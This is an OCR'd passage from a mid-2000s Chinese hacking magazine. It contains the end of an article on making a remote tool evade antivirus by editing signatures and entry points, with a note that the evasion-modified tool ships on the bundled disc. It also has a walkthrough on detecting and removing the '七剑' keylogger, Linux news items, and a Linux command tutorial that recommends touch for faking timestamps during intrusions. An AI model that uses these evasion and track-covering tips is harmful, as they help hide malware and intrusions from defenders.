其实在这次免杀的制作中我也遇到不少难题，例如傻瓜型的大面积修改特征码导致文件不能正常运行、手动定位后只要修改入口地址运行后就会出错，即使peditor的校验和重建也不起作用等，这些正是杀毒软件的聪明之处，但是也给我们创造了快速免杀的方法。这叫什么——小聪明，大失误。不过，可能杀毒公司面对众多的病毒木马后门，也是表现得力不从心，不可能一个一个对每个变种都能做得很详细。这些客观原因也给了我们可乘之机。在实践中不断充实自己和学习知识，的确是一件美好的事情。最后随盘送上我制作的全免杀的MT，希望大家喜欢。

【文中所涉及的mt、Peid、NsPack、Peditor等相关工具，已经收录在光盘中】

编辑点评： 杀毒软件对所有查杀对象都会进行分类处理之后再进行相应的查杀，对于类似mt这样的程序通常会在入口点上做文章，但最彻底的免查杀还是修改特征码，仅一味使用加壳来躲避杀毒软件没有太大意义。



阻止"七剑"下山行恶

天使小优

从本文你可以学到：

1.如何寻找可疑程序

2.通过 WinHex 获得木马敏感信息

3.如何判断程序是否能进行网络通讯

现在的网吧真是木马多，上网之前还要经过十几分钟的检测。确保没有可疑程序了，才敢开QQ、玩网游。这不，今天又碰到一个盗号木马，看来又要浪费我一点上网时间了。

一、寻找可疑程序

和往常一样，只要是到网吧上网，我会首先从网络上下载icesword来检查一下系统里是否有可疑进程，通常我会依次检查进程、端口、启动项、服务，至于分析是否有可疑程序就完全依靠自己的经验了（如果你还不具备这样的经验，请找找相关资料看看，不懂可以来NoHack论坛交流）。在启动项里发现了可疑键值qijian.exe，该键值位于HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run，是在系统启动后自动执行的，如图1所示。




图1 可疑程序 qijian.exe

二、分析可疑程序

既然系统启动会自动运行，为什么在进程里没有看到它的身影呢？看来该程序进行了无进程的处理，很有可能是DLL木马。然后我依次查看 Winlogon.exe、iexplore.exe 以及 explorer.exe 等程序的模块。

为什么要查看这些进程模块呢？因为大多数DLL木马都是把其自身注入到这些进程当中，如果你对系统的常用的DLL、DRV文件有所了解，就可以轻松发现可疑的DLL文件，有可能就是DLL木马哦！

反毒小技巧

在explorer.exe的模块中发现了可疑DLL文件qijian.dll，如图2所示。为了证实qijian.dll只插入到explorer.exe进程里面，我使用"卡卡进程管理器"，对qijian.dll进行了相关的搜索，结果显示只发现了一个qijian.dll，如图2、图3所示。




图2 可疑文件 qijian.dll




图3 在所有进程模块里搜索 qijian.dll

接下来我用 WinHex 打开qijian.dll，搜索".com"，目的是为了试试看能否找到一些敏感的信息，如e-mail地址。结果找到该程序的身份，该程序的名称是"七剑键盘记录器"，如图4所示。




图4 发现可疑程序身份

于是我去网上找一个"七剑键盘记录器"来研究一下，为了保险起见，在做这类敏感实验的时候，可以去虚拟机里面运行。经过测试，我发现配置好的"七剑键盘记录器"服务端运行之后，确实只对explorer.exe插入qijian.dll，从而证明了我上面的分析是正确的，如图5所示。




图5 Server.exe 对 explorer.exe 进行了注入

但是免费版本有个问题，当发信时间到了后会有提示，如图6所示。




图6 提示信息

三、清除七剑

清除"七剑键盘记录器"也很简单，在图2里面选择qijian.dll，点击"Unload"按钮即可清除explorer.exe中的qijian.dll，然后去system32目录中删除相关程序即可（可以直接利用icesword的文件管理功能）。

注意

redspider.exe也是病毒体，其在KV杀毒软件的病毒名称是TrojanSpy.KeyLogger.ac，这个定义是针对七剑键盘记录器V1.0免费版。




图7 在 qijian.dll 文件中的搜索结果

反毒小技巧

如何确定程序是否能进行网络通讯？

网络通讯程序必须调用 ws2_32.dll 来进行通讯，只要我们通过 WinHex 来搜索可疑程序里是否有“WS2_32.dll”，就能判断该程序是否能进行网络通讯了，如图 7 所示。

最后

icesword 虽然红色直观地显示一些系统内隐藏程序，但是判断是否有可疑文件还是要通过平时积累的经验来进一步地分析和判断，祝大家天天进步。

【文章中所涉及到的 icesword、WinHex、卡卡进程管理器，已经收录在光盘中】

编辑点评： 作者清除 qijian.dll 是直接通过 icesword 来卸载 explorer.exe 中的 qijian.dll，这会直接导致 explorer.exe 自动结束运行，结束后桌面一片空白，大家可以用 Ctrl+Alt+Del 调出任务管理器，然后在任务管理器中运行 explorer.exe 即可恢复正常。

窗外

latteye 去上海听了场 Sun 公司的讲座，当某个讲师打开电脑，出现 Windows XP 的启动画面时，台下有人在轻蔑私语：“原来他们也用 Windows 啊！”latteye 深感无聊……。对于工具，选择适合自己及场合的就可以了，就好比火车列车长也是骑自行车上班一样……

偶知黑鹰被取缔……lala 不好说什么……但剑只是剑！它永远都无法代表邪恶或是正义！一切只在用剑的人。

《窗外》笨鸟快飞~为广大小菜提供了相互交流的平台，欢迎大家来讲述自己的经验技巧。投稿请发至 latteye@163.com。

Linews

播报员：lala

Vista 的蓄势待发引来了业界无数的争论，其中有褒有贬，聪明点的窝着头不说话……当然也有总拿 Windows Vista 出来比的。其实到最后都是用户说了才算数。看看，某人都能把 Linux 装在 iPod 上了！这样的用户说话绝对够分量！Fans 多了，厂家也就什么样的产品都敢做了，连企鹅形状的 PC 都有了……各位又可以拿来送 MM 了（晕，LaLa，这个建议虽然很不错，但是很昂贵啊，你以为我们都是贵族后裔啊）。

Novell 发布新版桌面 Linux 期望超越 Windows

Novell 公布了将出现在新版台式机 Linux 中的功能，并声称它的可用性要好于目前市场上其它任何台式机操作系统。

Novell 负责 Linux 和开放源代码产品营销的主管格雷格在周三接受 ZDNet UK 采访时说，我们投入了巨资，旨在使台式机 Linux 超过其它任何同类产品。我们所做的可用性工作不是为了摹仿 Windows，而是要开发更好的台式机。

Novell 看重的其它功能包括对 Microsoft Excel Macros 和 OpenOffice.org 中 Pivot Tables 的支持，对所有标准的网络和打印协议的完全支持，实现了相机、优盘、数码随身听、打印机的即插即用。SLED 中活泼的 GUI（图形用户界面）利用了 XGL 图形软件。据格雷格称，GUI 提高了台式机 Linux 的可用性。


lala：桌面不是你说好，我说好，而是要大家说好才是真的好。Linux 在桌面上还是任重而道远的。单有 OS 还不够，对应的软件不跟上，一样普及不开。而超越 Windows 这个重任也不是 3 下 5 去 2 就可以一锤子搞定的，但是对于撼动微软帝国的雄心我还是很支持的，希望 Novell 不要让我们失望。

iPod 也能运行 Linux？ iPodLinux 成功移植

想像过在 iPod 上运行 Linux 操作系统么？iPodLinux 就是一个旨在将 Linux 移植到 iPod 上的开源项目。目前，项目小组已经成功地移植了修改版 uClinux 的内核，并编写了所谓的“podzilla”简单用户界面。其他程序和模块正在开发当中，它们将为 iPod 增加许多苹果 Firmware 中所没有的功能。

iPodLinux 目前可以安全地安装在 1 代、2 代、3 代 iPod 上。针对更新型号的移植工作也正在进行当中，包括 4 代触摸式操控盘版、mini、U2 特别版、Photo/Color iPod、Nano 和 Video iPod。

只要你懂得输入 Linux 命令行，你也可以在自己的 iPod 上安装 Linux，甚至还可以在 iPodLinux 中玩 DOOM!



lala：如果你早已熟悉 Linux，那么对这则新闻就不会感到惊讶。Linux 早已在各个平台发挥它的独特魅力了。手机、Xbox 都有它的身影。但在 iPodLinux 中玩 DOOM 估计也只是自娱自乐吧……

IBM 发言人：员工使用 Linux 并非抵制 Windows

IBM 部分使用 Linux 操作系统的员工最近转而采用红帽子的开源操作系统，有报道称此举动表明 IBM 计划大幅压缩使用 Windows 操作系统的员工人数，但 IBM 发言人对上述发言予以坚决否认。

IBM 发言人蓝西·卡普兰表示，IBM 使用 Linux 的员工目前只占全部员工 32.9 万中的 5%，其中主要包括软件开发与设计师、为客户配置软件与硬件等对 Linux 有特别需求的员工。卡普兰表示：“公司的 Linux 计划只适合那些有特别需求的员工，并不是所有的员工都会使用 Linux 操作系统，公司也没有这样的计划。”

卡普兰表示，根据 IBM 与红帽子签署的协议，IBM 从去年开始对红帽子的 Enterprise Linux 产品进行标准化改造，红帽子将为该产品提供支持。她还表示，IBM 并没有让现在使用 Windows 的员工转而使用红帽子操作系统的计划。


卡普兰表示，至于 IBM 是否升级 Vista 操作系统，还有待于进行评估之后再做决定。

lala：Vista 的出现也不知是祸是福，诸多的版本也让系统维护人员望而却步。而 Linux 发行厂商们也多了一个比较对象。理智的人总是看自己的需要去挑选工具的。

可爱胖企鹅肚子里跑Linux

Tux一直在我们心中占有一席之地，虽然我们在拼命想装好Linux的时候它只能在角落里看着，但它确实够可爱的。仅凭着这个由Acme System出品的Tux形状的机壳，就可以在把它放在桌子上欣赏咯。机壳本身售价只要36美元，但要完成你的Linux主机，则需要再加购要价119美元的专用迷你主机板。虽然只有4MB的flash内存，再加上16MB的RAM，但一想到可以拿着跑Linux的Tux四处炫耀，这种规格上的小问题就忘了它吧！

lala shamroea和我说，看完帝企鹅日记以后特别想要一只肉肉的企鹅，想必这个产品会满足她咯！当然，冬天抱着它睡觉也肯定是很暖和的。



笨鹅快飞

Alas

本文以Redhat 9为例给大家介绍Linux中常用的文件管理命令。

1.ls

ls命令用于查看目录下的文件和子目录，相当于DOS下的dir。常用的参数有：

-a：显示所有文件和子目录（包括隐藏的）

-l：显示详细信息

如“ls -al”（图1）

2.cd

cd [绝对目录/相对目录]

切换目录，跟DOS下的一样。

3.cp

cp命令用于复制文件或目录，如“**cp /home/alas/alas.txt /root**”，相当于DOS的copy命令。常用的参数有：

-f：有同名文件或目录就覆盖

-R：复制目录下的所有文件和子目录（注意是大写的R）

4.mv

mv命令用于移动文件或目录的位置，相当于DOS的move命令。另外mv还有一个用途就是改文件或目录的名字。

mv alas.txt gzq.txt

这样，alas就被改名为gzq了。

5.rm

rm命令用来删除文件或目录。如“**rm alas.txt**”，相当于DOS的del命令。常用的参数有：

-f：直接删除，不需要确认（否则每删除一个文件或目录都需要确认）

-r：将目录和目录下的文件删除

6.mkdir

mkdir用于创建目录，如“**mkdir alas**”，相当于DOS的md命令。

7.pwd

显示当前用户所在的目录。（图2）

8.cat

cat命令用于显示文件的内容或是合并文件，例如：

cat alas.txt #显示alas.txt的内容

cat 1.txt 2.txt >3.txt #将1.txt和2.txt合并为3.txt

cat 4.txt >>5.txt #将4.txt加到5.txt之后

9.more

more命令和cat命令有些相似，都可以用于显示文件的内容，但more命令通常用于显示内容超过一屏的文件。使用more命令时，文件会被分成几部分一页一页地显示（图3）。按“空格键”显示下一页，按“B”显示上一页，按“Q”退出。与此相似的还有less命令，这里就不多说了。

10.touch

touch命令用来更改文件的时间戳，在入侵时很有用哦，可以把文件的建立日期改掉。例如：

touch -r 1.txt 2.txt #将2.txt的时间戳改为和1.txt的一样

touch -d "09:45pm 02/22/2006" 1.txt #将1.txt的时间记录改为2006年2月22日21点45分

11.tar

tar命令是用来把许多文件打包成一个文件的。从网上下载的很多Linux程序都是以.tar.gzq为扩展名，其实就是先用tar命令打包，再用gzip压缩而成的。例如：

tar cvf alas.tar *.* #将当前目录下的所有文件打包为alas.tar

tar cvfz alas.tar.gz *.* #打包为alas.tar.gzq，并调用gzip压缩

tar xvf alas.tar #解开alas.tar文件

tar xvfz alas.tar.gz #调用gzip解压，再解开alas.tar文件

12.chmod

